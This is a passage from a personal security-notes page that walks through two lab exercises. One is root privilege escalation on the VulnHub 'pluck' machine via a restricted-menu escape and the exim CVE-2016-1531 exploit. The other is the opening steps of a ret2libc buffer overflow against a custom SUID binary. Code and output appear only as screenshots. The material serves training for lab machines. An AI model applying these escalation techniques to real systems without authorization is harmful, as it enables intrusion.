> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/useful-resources/exploit-development/linux-buffer-overflow-custom.md).

# Linux Buffer Overflow - Custom

Custom Linux buffer overflow notes for building exploits, controlling execution flow, crafting payloads, and documenting memory corruption methodology.

## First example of custom binary (Pdmenu/exim):

<details>

<summary>Download the machine <a href="https://www.vulnhub.com/entry/pluck-1,178/"><strong>pluck</strong></a></summary>

</details>


> The first example focuses on exploiting the legitimate exim-4.84-7 binary, which has a vulnerability identified as CVE-2016-1531. This vulnerability allows an attacker to execute commands with privileges by abusing certain environment variables.



* In this case, when we access the user Paul, a **Pdmenu** is assigned to him with certain functionalities (directory listing, file editing, ping launch, etc.):

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2016501796baec577707066e44e0437f960642ed%2FPasted%20image%2020231209172544.png?alt=media" alt=""><figcaption></figcaption></figure>


* To escape this menu, we **edit a file**, for example (etc/host):

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-28b86bce9f5e668cf3994b48235c293233886f4c%2FPasted%20image%2020231209172946.png?alt=media" alt=""><figcaption></figcaption></figure>


* In this case, **vi** is used as a text editor:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-924363aff4528a7962696cec6ade2f1d3d96099a%2FPasted%20image%2020231209173200.png?alt=media" alt=""><figcaption></figcaption></figure>


* Looking at **gtfobins**, if we filter by vi, we get the commands to exit Pdmenu and **execute a shell**:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a16234fb22ef7e2707795ac2f981291d01becf15%2FPasted%20image%2020231209173133.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f99b2f2480a8c2e2a2bb43039ed65f9204b71e9e%2FPasted%20image%2020231209173418.png?alt=media" alt=""><figcaption></figcaption></figure>


* We filter **SUID** files and find one called exim:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f3cd86357eeeaccd18274a0a72e06ad236551fe6%2FPasted%20image%2020231209174441.png?alt=media" alt=""><figcaption></figcaption></figure>


* With the **searchsploit** tool, we search for possible vulnerabilities for this binary:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f7725c717e91d360e0c132acf85a69056ee8670e%2FPasted%20image%2020231209174714.png?alt=media" alt=""><figcaption></figcaption></figure>


* Now download the script and serve it with **python3** so it can be loaded after the machine is compromised:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-dc571bbef00a3979f3926d7b950cf3e984b1a73a%2FPasted%20image%2020231209175228.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-50ed7bb5dd45b9ffd3bb0e0b7c53503ccbc0cdd8%2FPasted%20image%2020231209175737.png?alt=media" alt=""><figcaption></figcaption></figure>



* We execute the script and indeed the vulnerability of this binary is exploited, we thus obtain **root access**:<br>

  <figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f72b9b0ba07ed71daf36b7046af81b8fe690ab6c%2FPasted%20image%2020231209175803.png?alt=media" alt=""><figcaption></figcaption></figure>

## Second example (buffer overflow):

<details>

<summary><strong>Download the vulnerable</strong> <a href="https://releases.ubuntu.com/16.04/"><strong>Ubuntu</strong></a> <strong>machine</strong></summary>

</details>

<details>

<summary><strong>Install the tool</strong> <a href="https://github.com/longld/peda"><strong>Peda</strong></a></summary>

</details>

> The second example concerns a **Buffer Overflow** in a custom [binary](https://hack4u.io/wp-content/uploads/2023/04/custom) on a 32-bit Linux machine with active protections and ASLR enabled. In this case, we focus on exploiting ret2libc in a binary that has SUID permissions and is owned by root. Through buffer overflow, we demonstrate how to inject privileged commands and elevate user privileges.


\***Buffer Overflow** involves overwriting certain system registers, and since the binary is created by the user and belongs to the root group, **it will run as a privileged user**:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d3505ad274f0f9599f7b0bb9b57c96750025523a%2FPasted%20image%2020231211001742.png?alt=media" alt=""><figcaption></figcaption></figure>


* The binary called "custom" expects a **string input** and when it is executed, nothing happens:

<div data-full-width="true"><figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-41fc1b231e85bb325fe2699e7b68dbd4f5328a66%2FPasted%20image%2020231210210536.png?alt=media" alt=""><figcaption></figcaption></figure></div>

* But if we enter a **very long string**, it returns an error (core dumped):

<div data-full-width="true"><figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4e219fdbcf891d79be030c70009d99e2f5c1420a%2FPasted%20image%2020231210210632.png?alt=media" alt=""><figcaption></figcaption></figure></div>

We send a **short string** of AAAAAAAA and no **errors appear**:

* To analyze the binary in depth, we will use the **gdb-peda** tool.

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c5b17619565c5e0338ca952f6e222e90720fd92b%2FPasted%20image%2020231210220021.png?alt=media" alt=""><figcaption></figcaption></figure>


* But if we send **many characters**, we get the following error:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-de6363ed2370f784fbfc55690abe0157d07d27d8%2FPasted%20image%2020231210220122.png?alt=media" alt=""><figcaption></figcaption></figure>

1. The first thing to do is to **determine the total number of strings** needed to overwrite the register (EIP).


* The first method consists of using a **motif (pattern)** that creates a chain **spatially designed** (in these cases, 300 characters) that our executions in the binary:

<div data-full-width="true"><figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-afbebaccd9a3654b9aa5a88c2516d9a2ec0bdf8c%2FPasted%20image%2020231210221314.png?alt=media" alt=""><figcaption></figcaption></figure></div>

